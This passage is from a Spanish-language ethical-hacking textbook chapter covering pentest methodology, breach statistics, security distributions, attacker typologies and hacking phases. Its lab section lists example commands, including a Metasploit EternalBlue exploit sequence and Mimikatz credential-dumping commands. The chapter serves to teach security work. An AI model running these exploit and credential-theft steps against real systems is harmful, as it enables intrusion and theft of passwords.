Estos documentos no funcionan solo como manuales técnicos. A veces operan casi como marcos narrativos del proceso, porque obligan a detenerse en detalles que suelen pasarse por alto cuando las auditorías se ejecutan sin estructura. Uno de esos momentos es el pre-engagement: allí se definen los límites legales, el alcance operativo, los niveles de riesgo aceptables y el tipo de interacción autorizada con los sistemas. Después, el ciclo se expande hacia actividades de modelado de amenazas, recolección de información, evaluación de vectores posibles y pruebas de explotación. El cierre, que parece rutinario, rara vez lo es: el informe final resume no solo los hallazgos, sino también las condiciones en

que fueron obtenidos, lo que permite que otro equipo pueda reconstruir el trabajo con precisión (Herzog, 2013; PTES, 2022; OWASP, 2023).

Paralelamente, la adopción de la taxonomía MITRE ATT&CK ha permitido alinear las hipótesis de prueba con las tácticas, técnicas y procedimientos (TTP) reales de los adversarios, facilitando ejercicios de emulación de amenazas y fortaleciendo la colaboración entre equipos ofensivos y defensivos (Purple Teaming) (PTES, 2022; Institute For Security And Open Methodologies [ISECOM], 2010; MITRE, 2025).

Desde una perspectiva empírica, el panorama de amenazas actual justifica la necesidad imperativa de estas evaluaciones ofensivas. Los informes anuales evidencian que las brechas de seguridad continúan siendo impulsadas por vectores conocidos: credenciales comprometidas, vulnerabilidades no parchadas y errores humanos.

El Data Breach Investigations Report correspondiente a 2025 presenta un panorama particularmente complejo. No es un hallazgo aislado: los datos señalan que ciertas modalidades de ataque han intensificado su presencia en ámbitos empresariales y públicos. Entre ellas, el ransomware vuelve a ocupar un lugar central. Según el informe, casi la mitad de las brechas revisadas aproximadamente un 44 % involucran variantes de esta familia de malware, y una proporción aún más alta aparece vinculada a intrusiones directas sobre sistemas, lo que confirma su papel como una de las amenazas más persistentes.

El documento también dedica atención a un fenómeno que había sido advertido años atrás, aunque con menor fuerza: la exposición derivada de terceros. La incidencia asociada a la cadena de suministro muestra una tendencia ascendente que preocupa. El porcentaje de casos relacionados con proveedores o servicios externalizados se ha duplicado, pasando de cifras cercanas al 15 % a un 30 %, lo que sugiere que muchas organizaciones no están evaluando de manera adecuada la seguridad de sus socios tecnológicos (Verizon, 2025).

Los análisis de costos elaborados por IBM en su edición 2025 del Cost of a Data Breach Report muestran que el impacto económico de una brecha sigue siendo considerable. El estudio estima un promedio global cercano a 4.44 millones de dólares por incidente, una cifra apenas inferior a la registrada el año previo. Esta

disminución modesta, pero consistente es atribuida por los investigadores al uso cada vez más extendido de sistemas automatizados de respuesta y de mecanismos de inteligencia artificial orientados a acortar los tiempos de contención. La tendencia sugiere que, cuando las organizaciones logran detectar y aislar el incidente con mayor rapidez, el costo final se reduce, aunque no de forma drástica.

En paralelo, los hallazgos del Data Breach Investigations Report muestran un escenario que obliga a mantener prácticas de validación ofensiva de manera continua. La revisión periódica de configuraciones, junto con ejercicios formales de pruebas de penetración, se vuelve imprescindible para controlar la expansión de la superficie de ataque, sobre todo en contextos donde los incidentes se multiplican y los márgenes de error son cada vez más estrechos (Verizon, 2025; IBM & Ponemon Institute, 2025).

4.1. Sistemas operativos para ciberseguridad (Kali Linux, Parrot OS, windows)

D En el campo de la seguridad informática, el trabajo que hoy se denomina hacking ético ha ido adquiriendo una definición más precisa con el paso del tiempo. No se limita a “probar” sistemas: implica ejecutar acciones ofensivas bajo un marco de autorización formal, siguiendo un procedimiento que permite examinar cómo responden los activos de una organización ante técnicas similares a las que utilizaría un adversario real. Lo que se busca, en esencia, es comprender las fallas que permanecen ocultas en la operación cotidiana y estimar el nivel de riesgo que representan para el negocio o para la institución.

La práctica necesita una estructura metodológica clara. Por esa razón, en auditorías técnicas suelen emplearse estándares como el Penetration Testing Execution Standard (PTES) o el OSSTMM, que no solo ordenan las fases reconocimiento, enumeración, explotación y verificación, entre otras sino que aportan un registro sistemático susceptible de revisión. La literatura especializada subraya este punto desde hace más de una década: una prueba

sin trazabilidad pierde valor técnico y, a la vez, expone a los responsables a cuestionamientos sobre su legitimidad (Scarfone et al., 2008; PTES, 2022).

Para llevar a cabo estos ejercicios, el equipo auditor debe trabajar en entornos construidos específicamente para análisis ofensivo. Esa preparación incluye sistemas operativos que concentran utilidades de exploración, escaneo y explotación, lo cual reduce el tiempo invertido en montar el laboratorio. Entre las opciones disponibles, Kali Linux y Parrot Security OS destacan por la amplitud de sus repositorios y la manera en que organizan las herramientas según las fases del proceso. Aun así, Windows mantiene un papel relevante: buena parte de las organizaciones dependen de él, lo que lo convierte simultáneamente en escenario de ataque habitual y en plataforma donde se despliegan controles defensivos avanzados (OffSec, 2025; Parrot Security, 2025).

4.1.1.Kali Linux

Desarrollado y mantenido por Offensive Security, Kali Linux es una distribución basada en Debian que opera bajo un modelo de actualización continua (rolling release). Su principal fortaleza radica en su vasto repositorio de más de 600 herramientas preinstaladas y configuradas para tareas de seguridad de la información, que abarcan desde el análisis de redes hasta la ingeniería inversa y la forense digital.

Kali está diseñado para ser modular y flexible. Ofrece variantes para entornos virtualizados, dispositivos móviles (Kali NetHunter) y subsistemas de Windows (WSL), lo que permite a los auditores desplegar arsenales de prueba en prácticamente cualquier infraestructura. Sin embargo, su política de usuario root (aunque modificada en versiones recientes) y su enfoque técnico lo hacen menos adecuado como sistema operativo de uso general para usuarios no expertos (OffSec, 2025).

Figura 40
Logotipo de Kali Linux.

Nota: Imagen oficial del logotipo del sistema operativo Kali Linux (Offensive Security, 2024).

4.1.2.Parrot OS

Dentro del panorama de distribuciones orientadas a ciberseguridad, Parrot OS ocupa un espacio que no coincide del todo con el de Kali, aunque ambos partan de la misma familia Debian. La diferencia no es trivial: el equipo de Parrot ha desarrollado una propuesta que, más que centrarse en pruebas ofensivas, intenta equilibrar privacidad, aislamiento y un entorno apto para investigación continua. Ese enfoque se nota cuando se examina la configuración inicial del sistema y la manera en que organiza sus módulos de seguridad.

Un ejemplo frecuente en evaluaciones técnicas es Anonsurf. Su funcionamiento no se limita a redirigir tráfico: redefine el enrutamiento del sistema mediante TOR, lo que permite separar el comportamiento de red del usuario real. Para quienes trabajan en análisis de malware, estudios forenses o recopilación pasiva de información, esto introduce una capa de resguardo que evita trazas directas hacia la máquina anfitriona. En paralelo, Parrot integra utilidades de criptografía y manejo de claves que varias distribuciones dejan al criterio del usuario, lo cual reduce tiempos de preparación en actividades de laboratorio.

El entorno de escritorio también dice mucho sobre su orientación práctica. MATE elegido como opción predeterminada mantiene un consumo relativamente bajo sin sacrificar estabilidad. En espacios académicos o en máquinas virtuales con recursos modestos, esta elección permite desplegar múltiples herramientas sin saturar la sesión. De hecho, varios informes de docentes e instructores en cursos de análisis de vulnerabilidades han señalado que esta característica facilita la estandarización de prácticas en aulas heterogéneas.

Finalmente, el sistema incorpora mecanismos de hardening que, aunque discretos, alteran la forma en que ciertos procesos se ejecutan. Las configuraciones basadas en Firejail para aislar aplicaciones mediante sandboxing han sido documentadas en distintos análisis técnicos como una medida eficaz para reducir el impacto de fallos locales, sobre todo cuando el entorno se utiliza para ejecutar scripts o binarios obtenidos de repositorios externos (Parrot Security, 2025). Esta combinación de privacidad, rendimiento y endurecimiento explica por qué Parrot OS ha sido adoptado no solo por analistas

ofensivos, sino también por investigadores que buscan un entorno de experimentación más prudente.

4.1.3.Windows en Ciberseguridad

En el terreno práctico, Windows ha ocupado un lugar peculiar: es, al mismo tiempo, la plataforma más atacada y la más estudiada. No sorprende, claro, si se considera que continúa dominando buena parte del mercado de escritorio cifras cercanas al 70 % según proyecciones consolidadas y que muchas infraestructuras universitarias, bancarias y de administración pública dependen de él para tareas diarias. Esa masividad obliga a mirar con detalle componentes que, vistos desde fuera, parecen triviales, pero condicionan toda la superficie de exposición: el Active Directory con su lógica interna de confianza, el Registro como repositorio de configuración que pocos revisan con método, o las distintas capas de PowerShell, que se han vuelto esenciales tanto para automatizar defensas como para detectar trazas de actividad sospechosa.

Ahora bien, reducir Windows a la idea de “blanco fácil” no refleja su desarrollo reciente. Microsoft ha venido reestructurando su enfoque defensivo, incorporando mecanismos que antes solo se encontraban en soluciones especializadas. El ecosistema de Defender for Endpoint, por ejemplo, combina telemetría basada en comportamiento, correlación en la nube y un modelo de análisis que se apoya en series históricas de incidentes. En paralelo, el Windows Subsystem for Linux (WSL) abrió una puerta inesperada: la posibilidad de ejecutar utilidades nativas de Linux desde Nmap hasta Metasploit sin recurrir a máquinas virtuales completas. Para los equipos técnicos, esto ha implicado una convergencia práctica entre dos mundos que durante años estuvieron separados, lo cual modifica la forma en que se auditan y se endurecen los entornos (Microsoft, 2024).

Por esta razón, cuando se compara Windows con distribuciones GNU/Linux utilizadas en ciberseguridad, el análisis va más allá de listar comandos. Tiene que ver con modos distintos de gestionar permisos, de registrar eventos, de diagnosticar actividad anómala y, en definitiva, de modelar la confianza dentro del sistema.

En la Tabla 17 se recogen estos contrastes con un enfoque orientado a auditorías y ejercicios de hardening.

Tabla 17

Tabla comparativa de sistemas operativos para ciberseguridad: Kali Linux vs Parrot Security OS vs Windows con WSL

Característica	Kali Linux	Parrot Security OS	Windows (con WSL)
Base / Núcleo	Debian (Rolling)	Debian (Testing)	Windows NT (+ Kernel Linux en WSL2)
Enfoque Principal	Pruebas de penetración ofensivas (Red Team).	Seguridad ofensiva, privacidad y desarrollo.	Entorno corporativo y defensa (Blue Team).
Gestión de Recursos	Moderada (GNOME/Xfce).	Ligera/Eficiente (MATE).	Alta demanda de recursos.
Herramientas	+600 herramientas focalizadas en ataque.	Selección curada + herramientas de anonimato/cripto.	Herramientas nativas (PowerShell) + herramientas Linux vía WSL.
Modelo de Usuario	Históricamente Root; ahora usuario estándar.	Usuario estándar con enfoque en privacidad.	Usuario/Administrador con controles UAC.

Nota: Elaboración propia basada en OffSec (2025), ParrotSec (2024) y Microsoft (2024).

4.2. Trabajo práctico: montar Kali Linux en máquina virtual


Para garantizar la integridad de los sistemas de producción y cumplir con los principios éticos, las prácticas de hacking deben realizarse exclusivamente en entornos aislados y controlados. La virtualización permite desplegar "laboratorios de ataque" seguros, donde es posible ejecutar malware o lanzar exploits sin riesgo de fuga hacia la red real.

Una forma rápida de ejecutar una máquina virtual Kali Linux es usar una imagen recompilada de VirtualBox.

1. Visite la página de máquinas virtuales preconstruidas en el sitio web oficial de Kali Linux.
2. Seleccione la arquitectura deseada y haga clic en el botón de descarga en la esquina inferior izquierda de la tarjeta VirtualBox.

Figura 41

Opciones de descarga de Parrot OS para entornos virtuales.




Nota: Imagen que muestra las opciones de descarga de Parrot OS en formato de 64 bits para VMware, VirtualBox, Hyper-V y QEMU. Elaboración propia basada en Parrot Security (2025).

3. Espere a que se descargue el archivo y luego descomprímalo en un directorio de su elección.
4. Abra VirtualBox Manager y seleccione el botón Agregar en el menú superior.

Figura 42

Interfaz de Oracle VM VirtualBox Manager




Nota: Captura de pantalla del programa VirtualBox mostrando las opciones para crear o añadir nuevas máquinas virtuales (Oracle Corporation, 2024).

5. Localice el archivo de la máquina virtual que descargó y descomprimió. Haga doble clic en él para abrirlo.

Figura 43

Proceso de importación del archivo de máquina virtual de Kali Linux en VirtualBox




Nota: Captura de pantalla del proceso de importación del archivo de máquina virtual Kali Linux en VirtualBox (Offensive Security, 2024).

Aparece una instancia de VM Kali Linux en el menú del lado izquierdo de la pantalla.

6. Seleccione la instancia y haga clic en el botón Iniciar en el menú superior.

Figura 44

Inicio de la máquina virtual de Kali Linux en VirtualBox



Nota: Captura de pantalla que muestra la interfaz de Oracle VM VirtualBox Manager al iniciar la máquina virtual de Kali Linux (Oracle Corporation & Offensive Security, 2024).

Espere a que el sistema se inicie.

7. En la pantalla de inicio de sesión, utilice el nombre de usuario/kali/ y la contraseña /kali/ para iniciar sesión.

4.3. Tipos de atacantes a los sistemas informáticos: tipología y evidencias

La defensa eficaz de los activos digitales exige comprender no solo cómo ocurren los ataques, sino quién los perpetra y por qué. En el panorama actual, los adversarios ya no son individuos aislados, sino ecosistemas complejos con motivaciones, recursos y tácticas diferenciadas. La taxonomía de amenazas se clasifica generalmente en función de la sofisticación técnica y la motivación del actor (Whitman & Mattord, 2022).

4.3.1. Ciberdelincuencia Organizada (eCrime)

Este grupo representa la amenaza más voluminosa. El cibercrimen ha evolucionado hacia un modelo industrializado de Crime-as-a-Service (CaaS), donde especialistas en acceso inicial, desarrolladores de ransomware y operadores de lavado de dinero colaboran en cadenas de suministro ilícitas. La velocidad operativa es su distintivo: informes recientes indican que el tiempo de

ruptura (breakout time) el lapso que tarda un intruso en moverse lateralmente tras el compromiso inicial se ha reducido drásticamente, situándose en promedios inferiores a una hora. Esto obliga a los defensores a priorizar la detección automatizada sobre la respuesta manual (CrowdStrike, 2025; Verizon, 2025).

4.3.2.Actores Estado-Nexo (APT) y Operaciones Patrocinadas

Durante los últimos años, los grupos que han estado asociados directa o indirectamente a estructuras estatales han ampliado de forma significativa su repertorio operativo. No solo se han limitado a realizar un clásico espionaje digital, sino que en muchos casos han combinado este objetivo con otros reclutados a la espera de ser ejecutados para implantar operaciones mucho más disruptivas en el momento en que el contexto geopolítico incorpora la necesidad. En otras ocasiones, sumado al componente de reconocimiento, se tiene en cuenta el componente económico como motivación añadida, con lo que se da lugar a una inusual mezcla que comprende actividades propias de las estructuras estatales y motivaciones del cibercrimen.

El contexto se complica aún más porque se han ido difuminando las fronteras entre APT y redes delictivas. Cada vez resulta más habitual el uso de commodity malware, la contratación de servicios ilícitos que permiten enmascarar la atribución real, la propagación de habilidades propias de los ciberataques. Microsoft, en su Digital Defense Report 2024, da cuenta del uso de herramientas comerciales por parte de varios actores con capacidades de nivel estatal y de las alianzas tácticas con intermediarios criminales para llevar a cabo operaciones de inteligencia en sectores específicos, tales como educación o investigación. Ese cruce de intereses y recursos, que antes parecía excepcional, se está convirtiendo en un componente recurrente del ecosistema de amenazas.

Paralelamente, se reporta una reducción del tiempo de permanencia (dwell time) de los atacantes en la red con una mediana global de aproximadamente 11 días en 2024, lo cual se asocia tanto a una detección más temprana por parte de las víctimas como a un ritmo operacional más agresivo por parte de los adversarios (Mandiant/Google Cloud, 2025).

4.3.3.Hacktivistas y Grupos Ideológicos/patrióticos

Los hacktivistas emplean un espectro de técnicas que van desde ataques de Denegación de Servicio (DDoS) en la capa de aplicación hasta filtraciones selectivas (leaks) y campañas de desinformación. En los últimos años se ha observado un comportamiento llamativo: cada vez que se agudizan tensiones políticas o militares, el movimiento en el ciberespacio cambia de tono. Los grupos con algún tipo de relación con Estados a veces evidente, a veces difícil de probar incrementan su actividad; también lo hacen las redes criminales que aprovechan la coyuntura, y ciertos colectivos hacktivistas que actúan por motivos ideológicos o simbólicos. No se trata de fenómenos aislados, sino de un entramado que se acelera cuando el escenario internacional se vuelve inestable.

Los análisis publicados por la Agencia de Ciberseguridad de la Unión Europea (ENISA) para el período 2023–2025 coinciden en señalar a estos tres actores como los responsables de la mayoría de las operaciones observadas en la región. En sus informes se menciona con frecuencia un patrón que se repite: el aumento de intervenciones dirigidas a modificar la apariencia de portales institucionales el conocido website defacement, un recurso que no siempre busca comprometer infraestructura crítica, pero sí llamar la atención, erosionar la legitimidad de un organismo o amplificar un mensaje político en un momento oportuno (ENISA, 2024; ENISA, 2025).

4.3.4.Personas internas (insider threat): maliciosas, negligentes y comprometidas

La amenaza interna abarca conductas maliciosas, negligencias que habilitan brechas y el compromiso de cuentas de usuarios legítimos. La evidencia acumulada por el CERT/SEI sistematiza 22 buenas prácticas basadas en el análisis de miles de casos, subrayando que los modelos de seguridad perimetral son insuficientes frente al abuso de accesos autorizados. Para mitigar este riesgo, se requiere la implementación de programas de gestión de riesgo interno (Insider Risk Management) que combinen controles técnicos y organizacionales (Software Engineering Institute [SEI-CERT], 2022)

4.3.5. Mercenarios digitales y PSOAs (Private-Sector Offensive Actors)

La categoría de Actores Ofensivos del Sector Privado (PSOA, por sus siglas en inglés) alude a empresas privadas que desarrollan y comercializan spyware y servicios de intrusión a clientes estatales o privados. Microsoft (2024) advierte que estas compañías constituyen una amenaza para la seguridad nacional y los derechos humanos, dada su capacidad para vulnerar comunicaciones y dispositivos a escala global. Organismos como ENISA y Europol las han integrado en su mapa de actores relevantes por su papel en la "democratización" de capacidades ofensivas avanzadas que antes eran exclusivas de los estados (ENISA, 2024; Europol, 2024).

4.3.6. Especialistas en cadena de suministro y terceros (proveedores, MSP, plataformas)

Aunque la "cadena de suministro" describe un vector de ataque, existen actores especializados en explotar la confianza transicional inherente a proveedores de TI, integradores y repositorios de software. El informe DBIR 2025 sitúa la involucración de terceros en el 30 % de las brechas analizadas. El análisis sectorial confirma la criticidad de este perfil, ya que permite a los atacantes pivotar desde un único proveedor comprometido hacia múltiples clientes finales, maximizando el impacto de la intrusión (Verizon, 2025; ENISA, 2025).

4.3.7. Adversarios focalizados en entornos industriales (ICS/OT)

En los entornos de Tecnología Operativa (OT) y Sistemas de Control Industrial (ICS), informes recientes muestran una actividad sostenida de grupos especializados. Se ha registrado un aumento de ataques de ransomware dirigidos específicamente contra organizaciones de infraestructura crítica. Firmas de inteligencia como Dragos (s.f.) reportan grupos activos con capacidades para entender y manipular protocolos industriales, lo que evidencia una superficie de riesgo diferencial respecto a la TI corporativa.

4.3.8. Observaciones transversales: rapidez operativa y materialidad del riesgo

En conjunto, la velocidad operativa ejemplificada por tiempos de ruptura de minutos y la reducción de la permanencia oculta obligan a priorizar la telemetría en tiempo real, la respuesta automatizada y el control estricto de identidades. La convergencia de los hallazgos sobre eCrime veloz y la explotación de vulnerabilidades subraya la necesidad de programas robustos de gestión de parches, validación de proveedores y autenticación multifactor (MFA) resistente al phishing como capacidades defensivas mínimas (CrowdStrike, 2025; Microsoft, 2024).

Figura 45

Jerarquía de sofisticación y motivación de los actores de amenaza

Nota: Clasificación basada en la capacidad técnica y los recursos disponibles. Elaboración propia basada en CrowdStrike (2025) y ENISA (2024).

4.4. Fases del hacking ético

El hacking ético se distingue del accionar delictivo por su adherencia a una metodología rigurosa que garantiza la cobertura sistemática, la seguridad de las pruebas y la validez de los resultados. Marcos de referencia internacionales como el PTES (Penetration Testing Execution Standard) y la guía técnica NIST SP 800-115 estructuran el proceso en fases lógicas que replican el ciclo de vida de un ataque real, permitiendo a los auditores evaluar la postura de seguridad desde la perspectiva del adversario (PTES, 2022; Scarfone et al., 2008). Una buena parte de las metodologías que se utilizan en el terreno del hacking ético ha sido sintetizada a partir de propuestas formativas que articula práctica guiada con fundamentación técnica. En estas propuestas formativas, una de las más

influyentes es la que nos ofrece Offensive Security, cuyo curso PEN-200 describe un itinerario que se plasma en forma de estructura, desde la enumeración inicial hasta la explotación y la post-explotación, incluyendo criterios éticos, un buen nivel de documentación y análisis del impacto real de las vulnerabilidades (Offensive Security, 2024). Éste ha sido el modelo formativo de referencia en la formación de pruebas de penetración, pues nos resume un conjunto de buenas prácticas que permite comprender cómo actúa un atacante, y a su vez, cómo debe actuar un profesional de la seguridad para prevenir, mitigar y resolver fallas en sus sistemas y redes.

4.4.1.Reconocimiento (inteligencia pasiva y activa).

Es la fase preliminar y, a menudo, la más crítica. Su objetivo es recopilar la mayor cantidad de información posible sobre el objetivo para perfilar la superficie de ataque antes de interactuar con los sistemas. Se divide en dos modalidades:

- Reconocimiento Pasivo: Utiliza fuentes de acceso público (OSINT - Open Source Intelligence) sin enviar tráfico directo a la infraestructura del objetivo, evitando así la detección por sistemas IDS/IPS. Quien, por su parte, permite comprobar y verificar los datos de registro de un determinado dominio (existen ocasiones en que la información se muestra con limitaciones o información enmascarada). TheHarvester suele completar ese primer vistazo, pues como su nombre indica recoge de manera centralizada direcciones de correo electrónico y otros rastros públicos que se encuentren condicionados a una determinada organización. Y Shodan que funciona más como un mecanismo de búsqueda orientado a dispositivos conectados que como un escáner convencional en cuanto a como muestra qué servicios y tecnologías son accesibles desde el exterior. La combinación de estas fuentes ofrece un panorama inicial que, aunque incompleto, sirve para mapear el terreno antes de avanzar a etapas más técnicas.
- Reconocimiento Activo: El reconocimiento activo supone dar un paso más allá de la simple observación. Aquí el auditor interactúa directamente con la red, casi siempre mediante acciones como el mapeo de la topología o la verificación de los servicios que responden en un segmento específico.

Estas actividades dejan rastros es inevitable y aparecen luego en los registros de auditoría como picos de tráfico o solicitudes poco habituales. Aun así, esa “huella de ruido” suele valer la pena, porque permite acceder a una imagen mucho más precisa de cómo está configurado realmente el sistema, tal como lo describe OWASP (2020) en sus guías sobre evaluación activa.

4.4.2.Escaneo (análisis de vulnerabilidades)

Después de reunir los primeros datos sobre el entorno, el auditor suele volver a revisar todo con otro enfoque, esta vez centrado en aquello que podría convertirse en un punto vulnerable. No es simplemente ejecutar un escáner y esperar, ya que cada herramienta ofrece una óptica distinta y, en la mayoría de los casos, obliga a hacer un contraste manual de lo que aparece en pantalla. En esta exploración aparecen los puertos victorianos, las evidencias de los servicios que permanecen activos, así como las versiones de los programas que se están utilizando. Con esta serie, el analista consulta catálogos como el CVE de la NVD para verificar si alguna de estas evidencias que previamente se habían encontrado coincide con alguna de las fallas documentadas. Tal como advierten Stuttard y Pinto (2011), es una etapa delicada, porque interpretar de forma errónea un resultado puede llevar a conclusiones apresuradas o a perseguir amenazas que realmente no están presentes.

4.4.3.Explotación (validación controlada de hipótesis)

Es la fase de "prueba de concepto". Aquí, el auditor intenta comprometer el sistema aprovechando las vulnerabilidades identificadas. A diferencia de un atacante malicioso, el hacker ético ejecuta exploits de manera controlada para demostrar la viabilidad del riesgo sin causar denegación de servicio o daños a la integridad de los datos. El éxito en esta fase confirma que una vulnerabilidad teórica es, en efecto, un riesgo real explotable (Rapid7, 2024).

4.4.4.Post-explotación (impacto, escalamiento y contención)

Una vez obtenido el acceso inicial, se evalúa el impacto potencial de la brecha. Las actividades incluyen:

- Escalada de Privilegios: Elevar los permisos de un usuario estándar a administrador (root o SYSTEM) para obtener control total.
- Movimiento Lateral: Pivotar desde el sistema comprometido hacia otros activos críticos dentro de la red interna.
- Extracción de Evidencia: Obtener "trofeos" (como hashes de contraseñas o archivos de prueba) que documenten la severidad del compromiso, respetando siempre la privacidad de la información sensible (OffSec, 2025).

4.4.5. Trabajo práctico: conociendo herramientas

El objetivo de este laboratorio es aplicar los conceptos teóricos mediante el uso de herramientas especializadas en un entorno controlado y aislado (como una máquina virtual con Kali Linux), garantizando así la seguridad de la infraestructura de producción. Estas prácticas permiten al auditor comprender la mecánica de las fases ofensivas y la interpretación de sus resultados (Bachchas, 2023).

4.4.5.1. Fases del Hacking Ético y Herramientas

4.4.5.1.1. Reconocimiento

Esta fase se centra en la obtención de datos sobre el objetivo sin establecer contacto directo intrusivo. Se emplean técnicas de Inteligencia de Fuentes Abiertas (OSINT) para perfilar la superficie de ataque.

Objetivo: Recopilar dominios, correos electrónicos y tecnologías expuestas.

Técnicas:

- OSINT (recolección de datos públicos).
- Búsqueda en bases de datos de dominio (Whois, Shodan).
- Revisión de redes sociales.

Herramientas:

- Whois: Consulta bases de datos de registro de dominios.
- TheHarvester: Automatiza la búsqueda de correos y subdominios en motores de búsqueda (Google, Bing).

- Shodan: Motor de búsqueda para dispositivos conectados a Internet (IoT, servidores) (Shodan, 2024).

Ejercicio práctico: Ejecución de un reconocimiento pasivo sobre un dominio de prueba para identificar vectores de ingeniería social.

Comandos de Ejemplo:

- whois ejemplo.com
- theHarvester -d ejemplo.com -b google

(Hacker Mentor, 2025)

4.4.5.1.2. Escaneo y Enumeración

Una vez identificados los activos, se procede a interactuar con ellos para determinar su estado y configuración. Esta fase es activa y genera tráfico detectable por los sistemas de seguridad.

Objetivo: Identificar puertos abiertos, servicios en ejecución y versiones de software.

Técnicas:

- Escaneo de puertos.
- Identificación de servicios y versiones.
- Detección de vulnerabilidades.

Herramientas:

- Nmap: El estándar de facto para el descubrimiento de redes y auditoría de seguridad.
- Nikto: Escáner de vulnerabilidades específico para servidores web.
- Enum4linux: Herramienta para la enumeración de información en sistemas Windows/Samba.

Ejercicio práctico: Realizar un escaneo de servicios y versiones sobre la máquina objetivo para identificar software desactualizado.

Comando de ejemplo:

- nmap -sV -p- ejemplo.com

Nota: El parámetro -sV activa la detección de versiones y -p- escanea todos los puertos)

4.4.5.1.3. Explotación

En esta etapa, se utilizan exploits para aprovechar las debilidades detectadas y obtener acceso no autorizado al sistema. Es crucial realizar estas pruebas únicamente sobre sistemas propios o autorizados.

Objetivo: Obtener acceso al sistema o elevar privilegios mediante la explotación de fallos.

Técnicas:

- Ataques de inyección SQL.
- Explotación de fallos en software.
- Ataques de fuerza bruta a contraseñas.

Herramientas:

- Metasploit Framework: Plataforma modular para el desarrollo y ejecución de exploits.
- SQLmap: Herramienta automática para la detección y explotación de inyecciones SQL.
- Hydra: Ejecución de ataques de fuerza bruta contra servicios de autenticación (SSH, FTP).

Ejercicio práctico: Uso de Metasploit para explotar la vulnerabilidad MS17-010 (EternalBlue) en un sistema Windows sin parchar.

Comandos de Ejemplo (Consola de Metasploit):

- msfconsole
- use exploit/windows/smb/ms17_010_eternalblue
- set RHOSTS 192.168.1.10
- exploit

4.4.5.1.4. Post-Explotación

Tras obtener el acceso inicial, el auditor simula las acciones de un atacante que busca consolidar su posición y extraer información sensible.

Objetivo: Mantener el acceso (persistencia), escalar privilegios y demostrar el impacto crítico (extracción de credenciales).

Técnicas:

- Escalada de privilegios.
- Persistencia en el sistema.
- Extracción de credenciales.

Herramientas:

- Mimikatz: Herramienta avanzada para la extracción de credenciales (texto plano, hashes, tickets Kerberos) de la memoria de Windows.
- PowerShell Empire: Framework de post-explotación basado en PowerShell.
- BloodHound: Análisis de relaciones de confianza en entornos Active Directory para identificar rutas de ataque.

Ejercicio práctico: Ejecución de Mimikatz para volcar las credenciales de los usuarios que han iniciado sesión en el sistema comprometido.

Comandos de ejemplo:

- privilege::debug
- sekurlsa::logonpasswords

(OWASP, 2023)

4.4.6.Herramientas de Hacking Ético

El arsenal del auditor de seguridad se compone de software especializado diseñado para automatizar y facilitar cada fase de la metodología. Estas herramientas se clasifican según su función principal en el ciclo de ataque. La Tabla 18 presenta una taxonomía de las utilidades más reconocidas en la industria.

Tabla 18

Categorización de herramientas de hacking ético

Categoría Funcional	Objetivo Principal	Herramientas Representativas
Reconocimiento y Escaneo	Descubrimiento de activos, puertos y servicios.	Nmap, TheHarvester, Shodan, Maltego.
Análisis de Vulnerabilidades	Detección automatizada de fallos de seguridad (CVEs).	Nessus, OpenVAS, Nikto.
Explotación	Ejecución de código para aprovechar vulnerabilidades.	Metasploit Framework, SQLmap.
Sniffing y Spoofing	Interceptación y manipulación de tráfico de red.	Wireshark, Ettercap, Bettercap.
Post-Explotación	Mantenimiento de acceso y extracción de credenciales.	Mimikatz, PowerShell Empire, BloodHound.

Nota: Elaboración propia basada en Kanimozhi & Jacob (2024) y OffSec (2024).

